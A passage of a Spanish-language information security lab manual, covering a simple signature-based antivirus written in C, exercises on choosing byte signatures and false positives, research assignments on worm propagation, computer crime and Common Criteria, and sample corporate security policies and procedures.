    /* Cierra apuntador hactia estructura de directorio */
    closedir(dirp);
    if (infectados)
    {
        printf("\n\a[!] Se encontró al menos un archivo infectado.\n\n");
    }
    else
    {
        printf("\n NO se encontraron archivos infectados.\n\n");
    }
    return (infectados);
}

```

Compila el programa anterior con los siguientes comandos, desde una ventana de shell en Knoppix:

```
knoppix@0 [knoppix]$ gcc -O2 -o string_pattern-antivirus string_pattern-antivirus.c
```

[NOTA: el uso del parámetro `-O3` indica al compilador que aplique todas las optimizaciones de ejecución y manejo de memoria disponible. El nivel de optimización 3 en particular genera código más rápido repitiendo funciones en el programa a costa de incrementar el tamaño del ejecutable. Aplicar este tipo de optimizaciones puede ser benéfico en aplicaciones que requieren hacer un uso intensivo del procesador, como en este caso, aunque no es indispensable para este ejemplo. Toma en cuenta, sin embargo, que en algunos programas el uso de optimizaciones puede alterar el correcto funcionamiento de los mismos (revisa `man gcc` para mayor información).]

A continuación, se listan explicaciones breves sobre cada una de las funciones y estructuras de este programa antivirus:

Nombre de la función	Descripción
<code>struct VIRUSPATTERN</code>	Esta estructura define las características de la cadena de bytes de búsqueda para un virus. Incluye: el nombre del virus, el desplazamiento en el archivo de la cadena (si este número es negativo, entonces se busca la cadena en todo el archivo), la longitud efectiva de la cadena de búsqueda y la cadena de búsqueda.
<code>int buscaPatron (struct VIRUSPATTERN patronvir, char *filebuf)</code>	Función que realiza la búsqueda de la cadena dentro de un único bloque de memoria (<code>filebuf</code>); la cadena que busca se define en una estructura de tipo <code>VIRUSPATTERN</code> que se le pasa como parámetro.
<code>void generaPatrones ()</code>	Prepara un arreglo de estructuras <code>VIRUSPATTERN</code> para la búsqueda de cadenas de virus. En este caso existen 2 ejemplos: una cadena “ <code>Linux Knoppix</code> ” que debe estar al principio del archivo (<code>offset = 0</code>), y otra cadena “ <code>Knoppix</code> ” que puede estar en cualquier parte del archivo (<code>offset = -1</code>).

int revisaArchivo (char *nomarch)	Función que maneja el ciclo de revisión de archivo. Para cada patrón de búsqueda en el arreglo de patrones, identifica si debe buscar la cadena en todo el archivo o bien en un desplazamiento específico. Posteriormente carga por bloques de MAX_FILEBUF_SIZE partes del archivo en memoria (utilizando el algoritmo para evitar cadenas fragmentadas entre bloques que se vio en la actividad anterior) y los pasa a la función buscaPatron para su análisis.
int revisaDirectorio (DIR *directorío, char *dirname)	Esta función maneja el ciclo de revisar directorios buscando y procesando cada archivo que encuentra con la función revisaArchivo . De igual manera identifica directorios y los abre llamándose recursivamente a si misma. Para el procesamiento de directorios y nombres de archivos en estos directorios utiliza funciones incluidas a través de dirent.h .
int main(int argc, char *argv[])	Procesa parámetros de entrada del programa, muestra la forma de uso del programa y manda llamar a revisaDirectorio para iniciar el ciclo de búsqueda de virus con los parámetros proporcionados por el usuario.

[NOTA: aunque claramente en desventaja contra programas antivirus de la actualidad, este sencillo programa (con la excepción de la cantidad de firmas de virus que tiene) podría competir casi con cualquier otro antivirus de la década de los 80 o principios de los noventa, en lo que a capacidad de detección se refiere. Los programas antivirus de esa época, en su mayoría, no contenían muchas optimizaciones y a grandes rasgos trabajaban de forma similar a este programa.]

[NOTA: Con respecto a la portabilidad de este programa, toma en cuenta que las funciones de búsqueda y lectura de directorios **opendir** y **readdir**, incluidas en **dirent.h** están disponibles únicamente en sistemas **POSIX** (las distribuciones Unix y Linux por lo general cumplen con este estándar). Los sistemas Windows generalmente utilizan otras funciones disponibles en librerías como **dos.h** y **dir.h**, sin embargo, algunos compiladores para esta plataforma incluyen librerías **POSIX** como **dirent.h**.]

Ahora ejecuta el programa antivirus que compilaste (**string_pattern-antivirus**) con privilegios de administrador y revisa algunos directorios de tu distribución Knoppix:

```
knoppix@0[knoppix]$ su
root@0[knoppix]# ./string_pattern-antivirus /bin
No se encontraron archivos infectados.

root@0[knoppix]# ./string_pattern-antivirus /sbin
No se encontraron archivos infectados.


root@0[knoppix]# ./string_pattern-antivirus /var/lib/dpkg/
[!] Archivo /var/lib/dpkg/info/sysvinit.postinst está infectado con
VIRUS: vir_pat_2
[!] Archivo /var/lib/dpkg/status está infectado con VIRUS: vir_pat_2

[!] Se encontró al menos un archivo infectado.
```

Verás que en el directorio **/var/lib/dpkg/** tenemos, aparentemente. Algunos archivos infectados (los resultados pueden variar ligeramente con diferentes versiones de Knoppix). El patrón de virus que se está detectando es **vir_pat_2**, el cual al revisar el código fuente, observamos que se refiere a la cadena “**Knoppix**”(palabra Knoppix rodeada por espacios).

Podemos verificar manualmente si la cadena “Knoppix” está presente en alguna parte de estos archivos, utilizando el comando **cat** (para listar el contenido del archivo) y redireccionando la salida hacia el comando **grep**. Este comando (**grep**) permite identificar la presencia de patrones con formato de expresiones regulares, en nuestro caso, la expresión regular que identifica la cadena “Knoppix” es la cadena misma:

```
root@0[knoppix]# cat /var/lib/dpkg/status | grep " Knoppix "
```



```
Terminal - Konsole <2>
Sesión Editar Vista Marcadores Preferencias Ayuda
root@ttyp1[knoppix]# ./string_pattern-antivirus /bin
NO se encontraron archivos infectados.
root@ttyp1[knoppix]# ./string_pattern-antivirus /sbin
NO se encontraron archivos infectados.
root@ttyp1[knoppix]# ./string_pattern-antivirus /var/lib/dpkg/
[!] Archivo /var/lib/dpkg/info/sysvinit.postinst está infectado con VIRUS: vir_pat_2
[!] Archivo /var/lib/dpkg/status está infectado con VIRUS: vir_pat_2
[!] Se encontró al menos un archivo infectado.

root@ttyp1[knoppix]# cat /var/lib/dpkg/status | grep " Knoppix "
Maintainer: Knoppix User <knoppix@Knoppix>
...created for Knoppix installation script.
Description: Menu structure and icons for the KDE/GNOME Knoppix menu
To boot Knoppix over the network, you need a Linux-supported,
root@ttyp1[knoppix]# 
```

Pantalla de shell que ilustra el programa antivirus de ejemplo (Knoppix 3.4)

Analiza el programa y su desempeño, y define una lista de optimizaciones que creas convenientes para mejorar su tiempo de revisión y capacidad de detección con un balance adecuado de requerimiento de recursos. Compara este programa contra la capacidad y velocidad del comando **grep**.

Actividad 3) Identificación de cadenas de bytes como patrones de detección

En esta actividad conocerás, a grandes rasgos, algunos procedimientos para identificar cadenas de bytes como patrones de detección para virus, así como algunos de los problemas con los que se enfrentan los profesionales en la materia para decidir cuál es la mejor cadena de detección.

Crea un archivo de texto en una ventana shell (**texto.txt**) en el directorio **tmp** dentro de la cuenta **knoppix**, y después ejecuta **string_pattern-antivirus** sobre este directorio:

```
knoppix@0[knoppix]$ echo -e "Linux Knoppix es una distribución basada
en Debian" > ./tmp/texto.txt
knoppix@0[knoppix]$ ./string_pattern-antivirus ./tmp/
[!] Archivo ./tmp/texto.txt está infectado con VIRUS: vir_pat_1
[!] Archivo ./tmp/texto.txt está infectado con VIRUS: vir_pat_2

[!] Se encontró al menos un archivo infectado.
```

Nuestro programa antivirus de la actividad anterior sólo podía detectar 2 virus. Además resulta que

las cadenas de bytes que definimos como patrones de búsqueda no son precisamente las más adecuadas. Aquí tenemos una colisión en la detección que podría significar varias cosas:

- Que los virus identificados por ambas firmas están relacionados (alguno contiene un subconjunto de código del otro)
- Que se ha identificado una variante de alguno de ellos (o de ambos)
- Que se trata de un falso positivo (después de todo, el texto escogido puede aparecer en programas y archivos comunes y corrientes, particularmente en una distribución Knoppix).

El problema de identificar una cadena de bytes o alguna característica particular de un virus para poderlo identificar con el menor número de falsos positivos y falsos negativos es bastante complejo (revisa las definiciones de falso positivo y falso negativo la práctica: 19. [Práctica] Identificación de vulnerabilidades por red (NESSUS)).

- Algunos principios que se conocen sobre el desarrollo de programas antivirus se listan a continuación:
- Cuanto más específica es una cadena de bytes para detección, menor número de falsos positivos, pero también menor capacidad para identificar variantes (falsos negativos).
- Cuanto más general es una cadena de bytes para detección, mayor capacidad para identificar variantes pero también mayor número de falsos positivos.
- Cualquier función o algoritmo utilizado por un virus bien podría ser utilizado por cualquier otro programa.
- No existen los programas antivirus perfectos, siempre hay un número indeterminado (aunque pequeño) de falsos positivos y negativos.
- Cientos de variantes de virus nuevas aparecen día con día; estas variantes pueden cambiar un solo byte o un porcentaje considerable del virus del cual se derivan, pero en cualquier caso cualquier cambio podría hacer ineffectivo un patrón de detección basado en una cadena de bytes previamente definida.

Nuestro programa antivirus permite que definamos cadenas en hexadecimal (de manera que no estamos limitados a patrones con cadenas de bytes formadas por símbolos legibles). Por ejemplo, para definir una cadena de identificación con los bytes en hexadecimal **A1 B2 C3 D4** bastaría con usar el valor "**\xa1\xb2\xc3\xd4**" para la variable **pattern** dentro de una estructura **VIRUSPATTERN**.

Antes de definir nuestra cadena utilizaremos la herramienta **hexedit** para revisar el contenido del comando **ls** (nuestro supuesto virus) y obtener así una cadena de identificación para este virus. Ejecuta los siguientes comandos desde una ventana shell en Knoppix:

```
knoppix@0 [knoppix]$ su  
root@0 [knoppix]# hexedit /bin/ls
```

Deberás ver algo similar a lo que se muestra en la siguiente imagen:

```
Terminal - Konsole
Sesión Editar Vista Marcadores Preferencias Ayuda
0000000000 7F 45 4C 46 01 01 01 00 00 00 00 00 .ELF.....
000000000C 00 00 00 00 02 00 03 00 01 00 00 00 .....
0000000118 60 99 04 08 34 00 00 00 24 17 01 00 `...4.$...
000000024 00 00 00 00 34 00 20 00 07 00 28 00 ...4...(. 
000000030 19 00 18 00 06 00 00 00 34 00 00 00 .....4...
00000003C 34 80 04 08 34 80 04 08 E0 00 00 00 4...4.....
000000048 E0 00 00 00 05 00 00 00 04 00 00 00 .....
000000054 03 00 00 00 14 01 00 00 14 81 04 08 .....
000000060 14 81 04 08 13 00 00 00 13 00 00 00 .....
00000006C 04 00 00 00 01 00 00 00 01 00 00 00 .....
000000078 00 00 00 00 00 80 04 08 00 80 04 08 .....
000000084 48 12 01 00 48 12 01 00 05 00 00 00 H...H...
000000090 00 10 00 00 01 00 00 00 60 12 01 00 ;...
00000009C 60 A2 05 08 60 A2 05 08 E4 03 00 00 ;...
0000000A8 90 07 00 00 06 00 00 00 00 10 00 00 .....
0000000B4 02 00 00 00 E4 13 01 00 E4 A3 05 08 .....
0000000C0 E4 A3 05 08 D8 00 00 00 D8 00 00 00 .....
0000000CC 06 00 00 00 04 00 00 00 04 00 00 00 .....
0000000D8 28 01 00 00 28 81 04 08 28 81 04 08 (...)((...(
0000000E4 20 00 00 00 20 00 00 00 04 00 00 00 .....
0000000F0 04 00 00 00 50 E5 74 64 1C 12 01 00 ....P.td...
0000000FC 1C 92 05 08 1C 92 05 08 2C 00 00 00 ....,....
000000108 2C 00 00 00 04 00 00 00 04 00 00 00 ,.....
-%%  ls --0x0/0x11B0C---
```

Uso de Hxedit para extraer cadenas en hexadecimal de archivos binarios, como patrones de búsqueda de virus (Knoppix 3.4)

Vamos a escoger una cadena cualquiera como nuestra cadena de identificación, en este caso los primeros 16 bytes del archivo: **7F 45 4C 46 01 01 01 00 00 00 00 00 00**. Para salir del programa **hexedit** presiona **CTRL+C**.

Ahora modifica la función `generaPatrones` del antivirus `string_pattern-antivirus.c` con un editor como `nedit`, para agregar este patrón de detección en el desplazamiento (`offset`) = 0. La función `generaPatrones` deberá verse así al final de los cambios:

```

    /* establece número total de patrones*/
    num_patterns=3;
}

```

Compila y ejecuta la nueva versión del antivirus (crea el ejecutable `string_pattern-antivirus-1s`) en una ventana de shell:

```

knoppix@0[knoppix]$ su
root@0[knoppix]# gcc -O3 -o string_pattern-antivirus-1s string_pattern-
antivirus.c
root@0[knoppix]# ./string_pattern-antivirus-1s /bin

```

Observa que nuestra selección como cadena de bytes para detección del virus `1s` no podía ser peor. Ciertamente esta firma no tendría falsos negativos si se tratara de un virus no polimórfico, que sólo infectara ejecutables de Linux (cualquier archivo infectado sería detectado siempre).

Sin embargo, el hecho de generar tantos falsos positivos la inutiliza por completo (cualquier ejecutable ELF no infectado genera un falso positivo). Nuestro error fue elegir parte de la estructura estándar de un archivo ejecutable con estructura ELF; esta es la razón de que cualquier programa ejecutable (no sólo el comando `1s`) será detectado como virus con esta cadena de bytes.

[NOTA: El estándar ELF define una estructura para archivos ejecutables que utilizan Linux y otros sistemas operativos basados en Unix. Como toda estructura de programa ejecutable, cuenta con un encabezado que contiene elementos comunes en todos los archivos que utilizan esta estructura.]

El problema no se limita a estructuras estándar en los programas. Muchos virus, como se comentó antes, hacen uso de funciones y librerías que utilizan otros programas, por lo cual no bastaría con aislar el código completo del virus y tomar cualquier parte del mismo.

Ahora que has experimentado uno de los problemas más comunes en el desarrollo de patrones de identificación, intenta generar tú mismo un patrón de detección con una cadena de bytes única para detectar exclusivamente el comando `1s`.

Recuerda que si la cadena que elijas es demasiado específica, probablemente no generará falsos positivos pero es muy posible que genere muchos falsos negativos (por ejemplo, que otras versiones de `1s` o implementaciones de la misma versión de `1s` en otras distribuciones de Linux no sean detectadas). Por otro lado, si tu elección para la cadena de identificación es demasiado general (común), corres el riesgo de tener falsos positivos (ejecutables diferentes a `1s` que sean identificados erróneamente, tal como en nuestro ejemplo anterior).

Para ayudarte en esta tarea, te listamos algunas técnicas que se utilizan para reducir la posibilidad de errores al seleccionar cadenas de bytes que identifiquen a un programa (virus en este caso):

- Obtener varias copias de diferentes variantes (versiones) y compararlas para identificar secuencias de bytes comunes.
- Analizar el código a nivel ensamblador hasta encontrar alguna función típica de un virus, tales como: función de replicación, bomba lógica (función maliciosa), función de desactivación de programas antivirus, etcétera.
- Buscar en el código cadenas de texto que se pudieran considerar únicas para el código particular que se analiza (como por ejemplo comentarios del autor, textos con nombres y versión del programa, etcétera).
- Comparar el programa infectado con otros programas comunes sin infectar, similares en cuanto a estructura y librerías de funciones utilizadas, con el propósito de identificar por lo menos partes del código que no pertenecen al virus sino a funciones comunes.

Actividades adicionales

Como apoyo para reforzar lo aprendido en esta práctica te sugerimos las siguientes actividades adicionales.

- Complementa el antivirus primitivo de esta práctica con algún método de detección heurística que inventes (puedes usar patrones tales como el tamaño de los archivos, la fecha/hora de creación, la repetición ciertas estructuras, etc.) Usa tu creatividad e investiga también técnicas de detección heurísticas para virus en Internet.
- Crea un programa para detectar patrones de virus en memoria. Utiliza las técnicas de búsqueda que consideres convenientes y crea un patrón de ejemplo que logre detectar la presencia de algún programa en memoria (usa un programa interactivo o residente, como un servicio de red, para facilitarle la detección a tu programa).

Referencias

“A Short Course on Computer Viruses”, Frederick B. Cohen, John Wiley & Sons, 2a Ed., 1994

Página del proyecto “OpenAntivirus” (<http://www.openantivirus.org/>)

Página del proyecto Clam Antivirus para Unix, con licencia GPL (<http://www.clamav.net/>)

“The Art of Computer Virus Research and Defense”, Peter Szor, Symantec press / Addison Wesley, 2005

19. [Tarea] Propagación de gusanos informáticos en Internet

Introducción

En esta actividad investigarás sobre los métodos y velocidad de propagación de gusanos informáticos en Internet, así como sus implicaciones para la seguridad informática

Actividad 1) Recopilación de información

Investiga en Internet y fuentes bibliográficas los siguientes puntos sobre 5 gusanos informáticos que se hayan presentado a lo largo de la historia (procura abarcar por lo menos 3 años distintos):

- Datos generales (nombre, plataforma y servicios que afectó y estado actual de actividad en Internet)
- Fecha (mes y año por lo menos) de divulgación de la vulnerabilidad que ataca
- Fecha (mes y año por lo menos) de aparición del gusano en Internet
- Estimado de máquinas que se vieron afectadas

Actividad 2) Análisis de la información

Con la información recopilada, contesta las preguntas y realiza las actividades que se indican a continuación:

- Grafica con barras para cada gusano el tiempo que hubo entre la fecha de divulgación de la vulnerabilidad y la aparición del gusano, ordenándolos de manera ascendente por la fecha de divulgación de la vulnerabilidad.
- Grafica con barras, utilizando el mismo orden que el punto anterior, el estimado de máquinas afectadas por cada gusano.
- Grafica en una línea de tiempo el momento de aparición de cada uno de los 5 gusanos que investigaste.
- ¿Qué tendencias observas para los gusanos informáticos?
- ¿Qué implicaciones consideras que tienen estas tendencias para el personal de seguridad informática y los administradores de sistemas en una organización?

Actividades adicionales

Una vez que hayas realizado las actividades anteriores, realiza las siguientes actividades para reforzar tus conocimientos.

- Investiga y documenta los algoritmos de propagación de al menos 3 gusanos informáticos de red.
- Desarrolla un programa para modelar la propagación de virus. No tiene que ser un programa gráfico, puede arrojar simplemente datos que se pueden graficar

posteriormente y recibiría como entrada algunos valores derivados del algoritmo de propagación (deberás seleccionar cuántos y cuáles valores es conveniente considerar).

6. Normatividad y estandarización

1. [Tarea] Investigación de un caso de delito informático

Introducción

Por medio de esta actividad analizarás un caso de delito informático en tu país y la aplicación que hubo (en su caso) de la ley vigente en materia de delitos informáticos.

Actividad 1) Recopilación de información

Investiga en Internet y fuentes bibliográficas algún caso de delito informático: casos donde se haya violado la integridad, disponibilidad o confidencialidad de sistema de cómputo, de la información que almacenan sistemas de cómputo de producción o de la información personal almacenada y/o procesada por medios electrónicos; en cualquier escenario tuvo que haber participación o conocimiento por parte de algún tribunal. Al respecto contesta lo siguiente:

- Fecha y lugar en el que se presentó el caso
- Descripción del problema al que se refiere el caso y su relación con la seguridad informática
- Desenlace del caso

Actividad 2) Análisis del caso

Con base en la información recopilada anteriormente, contesta lo siguiente:

- Comenta cómo aplicó la ley vigente en materia de delitos informáticos en este caso (en caso de que su hubiera aplicado otra ley, comenta cómo crees que hubiera o no hubiera aplicado la ley vigente en materia de delitos informáticos a este caso).
- Entrevista a un abogado sobre este caso y pregúntale y documenta su opinión sobre el caso.
- Entrevista a un abogado y documenta sus respuestas para las siguientes preguntas: ¿qué pasos son necesarios para dar parte a la autoridad sobre un delito de esta naturaleza? ¿qué tipo de evidencia se acepta en un tribunal con relación a este tipo de casos? ¿cree que la ley vigente en materia de delitos informáticos debe ser reformada (Si o no, y por qué)?

2. [Tarea] Investigación de sistemas con certificaciones Common Criteria

Introducción

A través de esta actividad conocerás sistemas que han sido certificados con alguno de los niveles de seguridad definidos en el estándar “Common Criteria”.

Actividad 1) Recopilación de información

Selecciona 2 de los rubros que se listan a continuación:

- Dispositivos de red
- Firewalls
- VPN
- IDS

Investiga en Internet dispositivos o software que fue certificado en los rubros que seleccionaste y genera una tabla con la siguiente información:

- Nombre del dispositivo o software
- Marca y modelo/versión
- Nivel de certificación
- Fecha de certificación

3. [Autoaprendizaje] Ejemplos de documentación de normatividad


Introducción

En esta actividad revisarás algunos ejemplos de políticas, estándares y procedimientos para que puedas desarrollar los propios si en algún momento estuvieras a cargo de esta tarea durante tu vida laboral.

Actividad 1) Revisión de conceptos

Recuerda que la política de seguridad informática, las normas (conocidas también como políticas específicas), los estándares y los procedimientos guardan una relación entre sí.

El documento que sirve como base es la política de seguridad informática, la cual describe la filosofía y postura de seguridad de la organización. De la política se derivan normas de seguridad que atienden situaciones u objetivos de control específicos, y de las normas se derivan estándares y procedimientos, que delimitan los requerimientos técnicos y la forma de operación de los controles de seguridad (los controles de seguridad son los recursos, técnicas, medidas y configuraciones establecidos para verificar e imponer el cumplimiento de políticas, normas, estándares y procedimientos).



Recuerda también que estos documentos deben contar con ciertas características:


- Fecha de aprobación
- Aprobación por una autoridad competente
- Referencias a otros documentos de reglamentación interna y externa
- Objetivo
- Contenido breve y claro
- Sanciones en caso de incumplimiento

Actividad 2) Ejemplos de política, norma, estándar y procedimiento

A continuación se muestran algunos ejemplos de los documentos, que cumplen con las características descritas anteriormente, asumiendo que aplican en una empresa ficticia que vende seguros:

[NOTA: recuerda que toda esta regulación debe ser consistente con los objetivos de negocio de la organización. No hay una política o norma que aplique para todos los casos.]

Política

Política organizacional de seguridad informática	
Fecha de aprobación	15 de octubre de 2000
Alcance	Todo el personal y activos informáticos de la organización
1. Objetivo Definir la postura de la organización en lo que respecta a la prevención, atención y seguimiento de los incidentes de seguridad informática.	
2. Contenido <ul style="list-style-type: none">a. Todo el personal deberá acatar las normas y procedimientos de seguridad informática derivados de la presente política.b. Toda información relacionada con el proceso de negocio deberá ser clasificada conforme al estándar correspondiente.c. El personal será responsable de salvaguardar la información y recursos bajo su custodia, que sea propiedad de la organización, siguiendo las normas, estándares y procedimientos de fábrica por la organización para tales efectos.d. Todo incidente de seguridad informática deberá ser tratado con la mayor diligencia posible, buscando en todo momento preservar la reputación de la organización.e. Las áreas correspondientes de la organización deberán implementar los controles de seguridad informática necesarios para salvaguardar los activos informáticos de la organización, justificando cualquier inversión con un análisis costo-beneficio y cumpliendo con las normas, estándares y procedimientos derivados de esta política.	
3. Sanciones Se aplicarán las sanciones correspondientes al incumplimiento de las respectivas normas, estándares y procedimientos. En casos donde la sanción no esté especificada, el director del área correspondiente al factor (o factores)犯ara la sanción que crea conveniente y su decisión será inapelable.	
4. Referencias La presente política está gobernada por la legislación extensa vigente que aplica a la organización, de fábrica por las instancias legales del país. Además, se rige conforme a las normas laborales y administrativas, internas y externas, que rigen a la organización.	
5. Revisión y aprobación La presente política fue revisada y aprobada por las siguientes autoridades: Daniel M. Martínez, Director General  Jorge Pérez, Director de Recursos Humanos  Raúl Sánchez, Director de Sistemas 	

Norma

Norma de seguridad informática "Uso apropiado del correo electrónico"	
Fecha de aprobación:	17 de noviembre de 2000
Alcance:	Todo el personal y sistemas de correo electrónico

1. Objetivo

Establecer el uso correcto del correo electrónico en la organización.

2. Disposiciones

- El correo electrónico en la organización se utilizará únicamente para propósitos laborales, tanto en comunicaciones internas como en comunicaciones con personal externo.
- El área responsable de los sistemas de correo electrónico deberá crear estándares y procedimientos para garantizar la disponibilidad de recursos y el correcto funcionamiento de este sistema, con la asesoría del área responsable de la seguridad informática.
- El área responsable de los sistemas de correo electrónico deberá establecer los controles de seguridad necesarios para prevenir e identificar incidentes de seguridad informática, tal como lo haga el área responsable de la seguridad informática de la organización.

3. Sanciones

En el caso de individuos que incumplan con la disposición a), se les suspenderá el servicio por una semana, suspendiéndolos durante un año si reinciden en 3 ocasiones en el mismo año.

Los responsables de las áreas que incumplan las disposiciones b) y c) serán sancionados por "negligencia laboral", aplicándose las sanciones definidas por el reglamento de trabajo de la organización.

4. Referencias

La presente norma se establece con base en las disposiciones de la "política de seguridad informática" vigente; asimismo, se rige conforme a las normas laborales y administrativas, internas y externas, vigentes en la organización.

5. Revisión y aprobación

El presente documento fue revisado y aprobado por las siguientes autoridades:

Jorge Pérez, Director de Recursos Humanos

Ramírez Gómez, Director de Sistemas

Estándar

Estándar de seguridad informática "Configuración de correo electrónico"	
Fecha de aprobación	17 de noviembre de 2000
Abarca	Servidor y programas cliente para correo electrónico y los administradores de este servicio

1. Objetivo

Establecer una configuración común y segura, para el servicio del correo electrónico, en toda la organización.

2. Disposiciones

- a. El tamaño máximo que el servidor de correo electrónico aceptara para ser procesado, sea correo interno o externo, y de entrada o salida, será de 2 megabytes.
- b. El espacio máximo que tendrá cada usuario en el servidor de correo electrónico será de 10 megabytes, con excepción del personal con nivel gerencial o superior, quienes tendrán un máximo de 20 megabytes de espacio.
- c. Se permitirá únicamente archivos adjuntos al correo electrónico, cuyas extensiones se encuentren en la siguiente lista: .htm, .html, .doc, .xls, .ppt, .zip y .txt; cualquier otro tipo de archivo será borrado y el correo será devuelto.
- d. Cada usuario tendrá configuradas carpetas personales de manera que cuando se conecte al servidor de correo, sus correos pendientes serán trasladados automáticamente a esta carpeta.

3. Sanciones

Los responsables de las áreas que incumplan las disposiciones descritas, serán sancionados por "negligencia laboral", aplicándose las sanciones definidas por el reglamento de trabajo de la organización.

4. Referencias

La presente norma se establece con base en las disposiciones de la norma de seguridad informática "Uso apropiado del correo electrónico" vigente; asimismo, se rige conforme a las normas laborales y administrativas, internas y externas, vigentes en la organización.

5. Revisión y aprobación

El presente documento fue revisado y aprobado por las siguientes autoridades:

Carmen Castro, Gerente de seguridad informática

Federico Rubio, Gerente de servicios de cómputo

Procedimiento

Estándar de seguridad informática "Procedimiento de respaldo del sistema de correo electrónico"	
Fecha de aprobación	2 de diciembre de 2000
Alocación	Servidor de correo electrónico y los administradores de este servicio

1. Objetivo

Definir los mecanismos y pasos para generar y administrar respaldos del servidor de correo electrónico.

2. Disposiciones

- a. Todos los viernes se generará de forma automática, en clara, el respaldo total del servidor de correo electrónico, a las 06:00 horas.
- b. Los administradores verificarán que no hubo errores en la creación del respaldo y que la clara es legible (en caso de errores generaran un respaldo instantáneo).
- c. El día viernes, una vez generado el respaldo, los administradores generaran un duplicado que estará al día siguiente en Torreón.
- d. El otro respaldo se almacenará en la caja fuerte del 2º piso en el edificio principal de las instalaciones de Ciudad de México.
- e. Las claras de respaldos pasados, tanto locales como las recibidas de la oficina de Torreón, deberán ser borradas y preparadas para ser reutilizadas.

3. Sanciones

Los responsables de las áreas involucradas que incumplan las disposiciones descritas, serán sancionados por "negligencia laboral", aplicándose las sanciones establecidas por el reglamento de trabajo de la organización.


4. Referencias

La presente norma se establece con base en las disposiciones de la norma de seguridad informática "Protección de servidores críticos de la organización", vigente; asimismo, se rige conforme a las normas laborales y administrativas, internas y externas, vigentes en la organización.

5. Revisión y aprobación

